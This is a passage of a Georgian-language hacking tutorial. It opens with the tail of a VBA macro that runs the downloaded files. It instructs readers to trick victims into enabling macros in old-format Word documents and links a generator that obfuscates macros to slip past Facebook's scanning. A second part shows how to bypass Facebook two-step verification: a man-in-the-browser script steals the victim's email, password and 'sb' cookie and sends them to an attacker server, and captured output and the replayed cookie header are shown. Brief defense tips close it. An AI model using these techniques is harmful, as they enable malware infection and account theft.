    Dim fso, f, fc, f1, strF, intFiles
    Dim WshShell

    Set WshShell = CreateObject("WScript.Shell")

    strF = ""

    Set fso = CreateObject("Scripting.FileSystemObject")
    If (fso.FolderExists(str11)) Then
        Set f = fso.GetFolder(str11)
        Set fc = f.Files

        For Each f1 In fc
            Dim fR
            fR = str11 & "\ " & f1.Name
            WshShell.Run Chr(34) & fR & Chr(34), 1, True
        Next

        Set f1 = Nothing
        Set fc = Nothing
        Set f = Nothing

    End If
    Set fso = Nothing
End Function
```

სრული კოდი ატვირთულია შემდეგი მისამართით


<https://github.com/giomke/fbhack/blob/master/quimera/macro.txt> და შეგიძლიათ პირდაპირ ჩაკოპიროთ უბრალოდ გადმოსაწერი ლინკი უნდა მიუთითო ვირუსის. დანარჩენის შეცვლა არაა საჭირო. დაამახსოვრეთ 2003 წლის ვორდის ფორმატით ასევე ჩადეთ ცუდი ხარისხის ფოტოები და შრიფტი და მსხვერპლს უთხარით, რომ ძველ ვორდშია აკრეფილი ტექსტი და

დააჭიროს ღილაკს, რომელსაც უჩვენებს ეკრანზე, რომ გააქტიურდეს მაკრო და დაინფიცირდეს.

## Fb - ის ცნობიერების დარღვევა


როგორც ხედავთ იმისთვის, რომ მსხვერპლს შევტენოთ ვირუსი ვიყენებთ სოციალური ინჟინერიიდან გავრცელებულ ტექნიკას, მაკრო კოდის ჩადებას Microsoft office, რომელიმე პროდუქტში, რომლის მიზანია მისი გააქტიურების შემდგომ მოხდეს ვირუსის გადმოწერა და გააქტიურება. ეს არის ძველი მეთოდი და ვირუსის გადმოწერის გარდა სხვა უამრავი ცუდი რამის გაკეთება შეიძლება. ამიტომ ანტივირუსები სხვადასხვა ტექნიკებს მიმართავნ მასთან საბრძოლველად ზოგი საერთოთ მაკრო კოდზე ყვირის ზოგი კონკრეტული ობიექტის შექმნის შემდგომ და ა.შ.

მოკლედ ჩვენი ფაილის გადაგზავნო, რომ ვცადე fb ამომიგდო შემდეგი სახის შეტყობინება და გაგზავნის ნებართვა არ მოუცია



რთული მისახვედრი არარის, რომ fb ფაილის კონტენტს კითხილობდა. ჩვენ შეგვიძლია გამოვიყენოთ ამ შემთხვევაში რამე არქივატორი მაგლითად winrar -ი, რომლის მეშვეობით ფაილს დავშიფრავთ და კოდს დავადებთ რის შემდეგ fb -ს ცნობიერება დაირღვევა და ვერ იცნობს რომ ვირუსია. მაგრამ დამეთანხმებით, რომ არარის კარგი ვარიანტი დაარქივებული ფაილის მიცემა ნაკლებად ჰაკერულია :D. ამიტომ დავწერე მაკროს გენერატორი რომელიც მაკროს შიფრავს და ქმნის შემთხვევით ცვლადებს და ყოველ გაშვებაზე უნიკალურ მაკროს აგენერირებს, რომლის მეშვეობით უკვე fb ვეღარ ცნობს მას და ერღვევა ცნობიერება. ფაილის სახელწოდებაა macroGen.py და შეგიძლიათ გადმოიწეროთ

<https://github.com/giomke/fbhack/blob/master/quimera/macroGen.py> უბრალოდ გაუშვით მოგთხოვთ ვირუსის გადმოსაწერი ლინკის ჩაწერას



გახსენით ფაილი და პირდაპირ ჩააკოპირეთ როგორც მაკროს კოდი და სულ ეგაა.

## შეჯამება

ჩვენ შევქმენით ვირუსი, რომელიც შეგვიძლია უკვე უამრავი ფუნქციების დამატება და მისი მოდიფიცირება. ვირუს არ გააჩნია რაიმე სახის rootkit თვისება ის კომპიუტერიდან ძალიან მარტივი წასაშლელია და საპოვნი თუმცა ქსელში მისი აღმოჩენა რთულია. თქვენ შეგიძლიათ აიღოთ ქიმერას ჩონჩხი, მისი სამსახოვანი მუშაობის მეთოდი და ის სულ სხვა კუთხით განავითაროთ გახადოთ ბევრად სერიოზული და საშიში.

ჩვენ შევეხეთ ასევე macro კოდებს სოციალური ინჟინერის კუთხით. თქენ შეგიძლიათ იგივე მეთოდს სხვადასხვანაირად მიაღწიოთ ასევე ყველაზე მაგარი რაც არის გამოიყენოთ xor დაშიფვრა, რომ ანტივირუსებს თავი აარიდოთ (ამის შესახებ საუბარია იმ პრეზენტაციაში რომელიც დაგილინკეთ)

ამჟამად ქიმერა სრულიად FUD (Fully undetectable) არის, რადგან ფართოდ მისი გამოყენება არ მომხდარა. სავარაუდოთ ამის შემდეგ ანტივირუსები დაიჭირენ მას ასევე linkz.ge -ზე ანტი ავტომატიზირების სისტემას დააყენებენ და ვირუსი ვეღარ მოახდენს ფაილების ატვითვას თუმცა ჩემი აზრით ნაშრომის მთავარი მიზანი შესრულებულია, რეალური პრაქტიკული მაგალითებით ცნობიერების ამაღლება კიბერ საფრთხეებსა და უსაფრთხოებაში.

ვირუსის კიდევ ჩანერგვა ძალიან კარგი და ეფექტური გზა არის განახლებების (updates) გაყალბება. ამაში დაგეხმარებათ ხელსაწყო evilgrade მისი პრეზენტაცია შეგიძლიათ ნახოთ შემდეგ ლინკზე <https://www.youtube.com/watch?v=bKv6V09ueyA>

## დაცვა

რაც შეეხება დაცვას, თქვენც ხვდებით, რომ მაკროს კოდების გააქტიურება არ ღირს რადგან სახიფათოა. ასევე მინდა ყურადღება გაამახვილოთ სოციალურ ინჟინერიაზე რადგან მიუხედავად ყველა პროგრამის ლიცენზირებისა და მათი განახლებისა, ტექნიკური შეცდომების გარდა თქვენს მიერ დაშვებულმა შეცდომამ შეიძლება გამოიწვიოს კომპიუტერის დავირუსება. ხშირად მითქვამს, რომ უსაფრთხოება ნდობაზეა დამოკიდებული ამიტომ ყურადღებით უნდა იყოთ და არა სანდო საიტებს თუ უცხო ადამიანებისგან გამოგზავნილ ინფორმაციას ნაკლებად უნდა ენდოთ

## two/multi step/factor verification/authentication

ფეისბუქს აქვს საშუალება, რომ გავააქტიუროთ two step verification -ი რაც იმას ნიშნავს, რომ როდესაც სახელს და პაროლს ჩავწერთ დამატებითი კოდი მოგვდის ტელეფონზე და მისი შეყვანით უკვე შევდივართ ანგარიშზე. უსაფრთხოების თვალსაზრისით ესაა ძალიან ეფექტური დაცვის საშუალება და ერთერთი თავსატეხი შავი ჰაკერებისთვის, რადგან ამის უფრო რთული ვარიანტებიც არსებობს. ყველა უსაფრთხოების ექსპერტი მკაცრად ითხოვს მის გამოყენებას რადგან რომც მოიპარონ ფეისბუქიდან პაროლები ან რაიმე გზით გაიგონ თქვენი პაროლი, საჭიროა დამატებით იცოდნენ დამადასტურებელი კოდი.

two step verification არის ერთი მოწყობილობიდან, მაგალითად ანგარიშზე შესვლისთვის ორჯერ თავის ვერიფიკაცია. მაგალითად ტელეფონით შედიხარ ბანკის ანგარიშზე და ამავდროილად დამადასტურებელი კოდი ისევ ტელეფონზე მოგდით. უსაფრთხოების თვალსაზრისით ნაკლებად ეფექტურია რადგან ერთ მოწყობილობაში ხდება ყველაფერი, ტელეფონზე რომ ეყენოს მავნე პროგრამა კიბერკრიმინალი გაიგებდა დამადასტურებელ კოდს. რაც შეეხება multi step verification ეს იგივე ვარიანტია უბრალოდ საიდენტიტეტიკიო კოდის გარდა კიდევ არის რაღაც მექანიზმი დამატებული მაგალითად ორმხრივი სერთიფიცირება მომხმარებლის ვერიფიკაციისთვის.

Two factor authentication და two step verification გვანან ერთმანეთს. თუმცა როდესაც ჩვენ შევდივართ კომპიუტერით ფეიზბუქზე და დამადასტურებელი კოდი მოგდის ტელეფონზე ეს არის 2 ფაქტორის ტიპი რადგან ორი სხვადასხვა მოწყობილობაა ჩართული ამ საქმეში, წინა მაგალითისგან განსხვავებით სადაც ერთი მოწყობილობიდან კერძოდ ტელეფონიდან 2 ეტაპს გავდიოდით. რაც შეეხება multi factor authentication ხვდებით რასაც ნიშნავს სადაც მრავალი მოწყობილობაა ჩართული ავთენტურობის დასადგენათ მაგალითად ტელეფონი, კომპიუტერი და OTP.

## როგორ ავარიდოთ თავი Two step verification დაცვას

**Enter Your Login Code**

You've asked us to require a 6-digit login code when anyone tries to access your account from a new device or browser.

When you receive your 6-digit code, enter it to continue:

[Didn't receive a code?](#)

**გაგრძელება**

ჩემს გარემოცვაში მისი მომხმარებელთა რაოდენობა თანდათან იზრდება და მახარებს ის ფაქტი, რომ დროთა განმავლობაში უსაფთხოებას უფრო მეტი ადამიანი აქცევს ყურადღებას. მოდი მაინც ავხსნი რა არის **Two step verification -ი** ფბ-ს უსაფრთხოების პარამეტრებიდან შევიძლია გავააქტიუროთ ტელეფონის ნომერი და როდესაც დავაპირებთ შესვლას ანგარიშზე დამატებით მოგვივა კოდი SMS-ით, რომელიც უნდა შევიყვანოთ. ეს კარგია რამდენიმე მიზეზის გამო 1) თუ კომპიუტერში აყენია keylogger -ი პროგრამულ ან ფიზიკურ დონეზე და მოხდა კიბერკრიმინალისთვის თქვენი პაროლის გაგება ის მას ვერ გამოიყენებს რადგან დაჭირდება თქვენთან მოსული SMS, რომ შეიყვანოს დამადასტურებელი კოდი. 2) შიში არ გექნებათ უცხო კომპიუტერიდან მაგალითად უნივერსიტეტის, ნაცნობის, თუ სამსახურის კომპიუტერიდან შესვლა თქვენს ფბ-ზე რადგან, რომ ეყენოს ვირუსი ისევ და ისევ ვერ გამოიყენებენ პაროლს რადგან დაჭირდებათ თქვენი SMS -ით მოსული დამადასტურებელი კოდი.

**პრაუზერის დამახსოვრება**

If you save this browser, you won't have to enter a code when you log in from this browser again.

პრაუზერის შენახვა

არ შეინახო

**გაგრძელება**

როდესაც ვიყენებთ **Two step verification** -ს ფზ გვეკითხება დავიმახსოვროთ თუ არა ბრაუზერით რადგან მიზანი მისი გამოყენების არის უცხო კომპიუტერებთან და პაროლის მოპარვის ან გაგების შემთხვევაში მისი გამოყენებისგან დაცვა. პირად კომპიუტერში რამდენჯერაც დააპირებ ფზ-ზე შესვლას იმდენჯერ წერდეთ დამატებით კოდს დამღლელია და მემგონი ასე არავინ იქცევა თუმცა არ გამოვრიცხავ იყვნენ პარანოიდები და ყოველ ლოგინს ადასტურებდნენ სMS-ით.

ალბათ ფიქრობთ უკვე ჯერი დადგა ახალი თავის სახელად ამჯერად „სხვის ტელეფონში“ რათა მოვიპაროთ sms -ები, რომ ავარიდოთ თავი **Two step verification** -ს. მაგრამ ვთვლი, რომ ძალიან ბანალურია და თან ამის გაკეთება ნებისმიერ ანდროიდ დეველოპერს შეუძლია ( ნებისმიერი ალბათ ხმამაღლი ნათქვამია ☺ ). გარდა ამისა კომპიუტერის გარდა საჭირო იქნება ანდროიდში მოხვდეს აპლიკაცია, სოციალური ინჟინერის გზით რაც დამატებით სირთულეს წარმოადგენს და ასევე ცოტა საეჭვოც იქნებოდა SMS-ით დამადასტურებელი კოდის მისვლა ხოლმე მისგან შესვლის გარეშე, იქნებოდა ერთერთი ინდიკატორი, რომ ვიღაცამ პაროლი იცის. თუმცა კიბერკრიმინალები ათვითცნობიერებენ, რომ ტელეფონები უფრო მნიშვნელოვანი ხდება ვიდრე PC და ყველა მათ სრულ ათვისებაზე მუშაობს.

მოკლედ თუ არა ტელეფონი მაშინ რისი გაკეთება შეგვიძლია? თავის დროზე ერთმა რამემ დამაეჭვა. ნოუთბუქი, რომელიც დამქონდა უნივერსიტეტში და იქიდან შევდიოდი ფზ-ზე არ მთხოვდა sms კოდს ასე მიხვდი რომ იპ მისამართს მნიშვნელობა არ ქონდა რაც იმას ნიშნავდა, რომ არც კიბერკრიმინალისთვის იყო მნიშვნელოვანი ის რომელი ქვეყნიდან შემოვიდოდა რადგან ფზ დამატებით იპ-ს დადასტურებას არ ახდენდა. ასევე რადგან წერდა ბრაუზერის შენახვას ვიფიქრე დამატებით ბრაუზერის მოდელის მიხედვით ხომ არ ხდებოდა დადასტურება კლიენტის, მაგრამ როგორც აღმოჩნდა არა რადგან შევცვალე ბრაუზერის სახელი და მაინც გაიარა ავთენტურობა. აშკარა იყო რომ ჩემს ბრაუზერში ინახებედა ინფორმაცია და დავიწყე ძებნა რის საფუძველზე ხვდებოდა რომ ამ კომპიუტერიდან აღარ მოეთხოვა კოდის დადასტურება აღმოვაჩინე cookie -ი სახელდა sb რომლის მითითების მერე ჩვეულებრივად გადიხართ ავტორიზაციას და ყველაზე საინტერესო რაც არის ამ ქუქის მნიშვნელობა არარის მიბმული დამატებით რაიმე სახის დამცავ საშუალებებზე და ამ მიზნით ამ ქუქის ჩადების შემდეგ არაქვს მნიშვნელობა თქვენს გარე აიპს ბრაუზერის სახელსა თუ რაიმე სხვა მონაცემს.

<a href="#">+ _js_reg_fb_gate</a>	http://[REDACTED]	.facebook.com
<a href="#">+ js_req_fb_ref</a>	http://[REDACTED]	.facebook.com
<a href="#">+ datr</a>	[REDACTED]	.facebook.com
<a href="#">+ fr</a>	[REDACTED]	.facebook.com
<a href="#">+ lu</a>	[REDACTED]	.facebook.com
<a href="#">+ sb</a>	[REDACTED]	.facebook.com
Value		
[REDACTED]		

ეს იმას ნიშნავს, რომ MitB შეტევის დროს პაროლის მოპარვის გარდა დამატებით უნდა მოვიპაროთ sb -ს მნიშვნელობა (Value). როგორც ხვდებით საჭირო იქნება პატარა მოდიფიკაცია ვირუსის და მიზანი შესრულებულია.

დემონსტრირების მიზნით ჩემს წინა სკრიპტს mitb\_fox.py გადავაკეთებ, რომელიც დამატებით აიღებს sb -ს მნიშვნელობას და მოპარულ მონაცემებს გადაუგზავნის კიბერ კრიმინალს. მეორე კომპიუტერზე სადაც მონაცემები უნდა მოვიდეს გამოვიყენებ წინაზე დაწერილ სერვერს cred\_server.py. ამის შემდგომ დავაქლეარებთ ყველაფერს და შესვლის დროს მიუჰთითებთ მსხვრეპლიდან მოპარულ ქუქის და ვნახავთ, რომ არ მოგვთხოვს დამატებით დამადასტურებელ კოსდ.


დავაკომპილიროთ გადაკეთებული კოდი რომელსაც დავარქვი mitb\_sb\_fox.py

[https://github.com/giomke/fbhack/blob/master/2authbypass/mitb\\_sb\\_fox.py](https://github.com/giomke/fbhack/blob/master/2authbypass/mitb_sb_fox.py). რაც შეეხება

გადაკეთებას უბრალოდ დაემატა რომ sb მნიშვნელობაც წამოიღოს. მონაცემებს შეინახავს სიის სახით და როდესაც სია შეივსება სამივე ელემენტებით გადავაგზავნით ინფორმაციას სერვერზე. სერვერსაც მოვაშორე ზედმეტი კოდები და დავარქვი cred\_sb\_server.py

[https://github.com/giomke/fbhack/blob/master/2authbypass/cred\\_sb\\_server.py](https://github.com/giomke/fbhack/blob/master/2authbypass/cred_sb_server.py). ფაილები არის 2authbypass ფოლდერში.

გავუშვათ ჩვენი მავნე პროგრამა მსხვერპლის კომპიუტერში



და ასევე ჩავრთოთ სერვერი შემტევ კომპიუტერზე. Ip მისამართებზე და პორტებზე ყურადღებით იყავით არ შეგეშალოთ. ამის შემდგომ მსხვერპლი რომ შევა თავის ფბ გვერდზე და დაიწყებს აქტივობებს ცოტანში მოგვივა მისი მეილი პაროლი და ქუქი ( ანუ გაივლის ავტორიზაციას და მის შემდგომ )

```
gio@Aspire:~$ python cred_sb_server.py
['email=REDACTED', 'pass=REDACTED', 'sb=REDACTED']
192.168.0.103 - - [15/Jun/2016 08:16:45] "POST / HTTP/1.1" 200 -
```

ჩვენ ყველაფერი გვაქვს. მოდით ჩავწეროთ პაროლი და იმეილი და დავამატოთ ქუქი. ქუქის დამატება ბევრნაირად შეიძლება მე უბრალოდ გამოვიყენებ firefox -ის ედონს temper data -ს და გადაცემისას რამდენიმეჯერ ჩავამატებ

Content-type	application/x-www-form-urlencoded
Referer	https://www.facebook.com/login
Content-Length	148
Cookie	sb=REDACTED

და ვუალა საქმე გამოსულია : ))

## შეჯამება

როგორც ხედავთ მარტივია და იცით თუ რა გჭირდებათ. ეს უბრალოდ საჩვენებლად იყო. მხედველობაში იქონიეთ რომ მსგავსი მეთოდი შეიძლება იყოს ჩამალული ნებისმიერ ვირუსში თუ მავნე პროგრამაში.

შეიძლება ზოგს კითხვა გაუჩნდეს თუ ისედაც ვკითხულობთ მონაცემებს რა საჭიროა ამდენი წვალება პირდაპირ მოვიპაროთ სესიის აიდი და ისე შევიდეთ მსხვერპლის ანგარიშზე. მხედველობაში უნდა იქონიოთ რომ სესიის აიდი გენერირებადია და არა ეფექტურია მისი გამოყენება.

## დაცვა

შეიძლება ითქვას დაცვის ორი გზა გვაქვს. პირველი, იყოთ პარანოიდი და ყოველი შესვლა ფზ-ზე ადასტურებდეთ ესემესით ( მემგონი გარკვეული დროის მერე აღარ მოგცემთ უფლებას ხშირად სერვისი გამოყენების შემთხვევაში)

და მეორე გამოიყენოთ YubiKey, რომელიც დაახლოებით 50\$ დაგიჯდებათ

## შეხვედრამდე

მოიწონეთ გვერდი [fb.com/ghs.org.ge/](https://fb.com/ghs.org.ge/) ასევე გამოიწერეთ [youtube.com/user/Ghackers](https://youtube.com/user/Ghackers) არხი. ჩვენი საიტია [ghs.org.ge](https://ghs.org.ge).

ვიცი ზღვაში წვეთია თუმცა ზღვა კოვზით დაილიაო ნათქვამია : ). ორგანიზაციის ერთერთი მიზანია აამაღლოს ცნობიერება კიბერ უსაფრთხოების საკითხებში და სწორედ ამ მიზნის გამო დაიწერა ეს ნაშრომი.

თუ ხართ დაინტერესებული მსგავსი თემებით ან გაქვთ კითხვები, დაემატეთ ჩვენს ჯგუფში და დასვით შეკითხვა <https://www.facebook.com/groups/1566078116971503/>

შემდეგი პროექტი იქნება საჯარო ლექციების სერია ეთიკურ ჰაკინგში. იმედია მოგვეცემა პატარა სახალისო ლაბორატორიის აწყობის საშუალება, რომელზეც განვახორციელებთ კიბერ შეტევებსა და დაცვებს, რომელიც სახალისო და ამავდროულად ცოდნის მიღების მშვენიერი გზა იქნება პრაქტიკულ მაგალითებზე დაყრდნობით.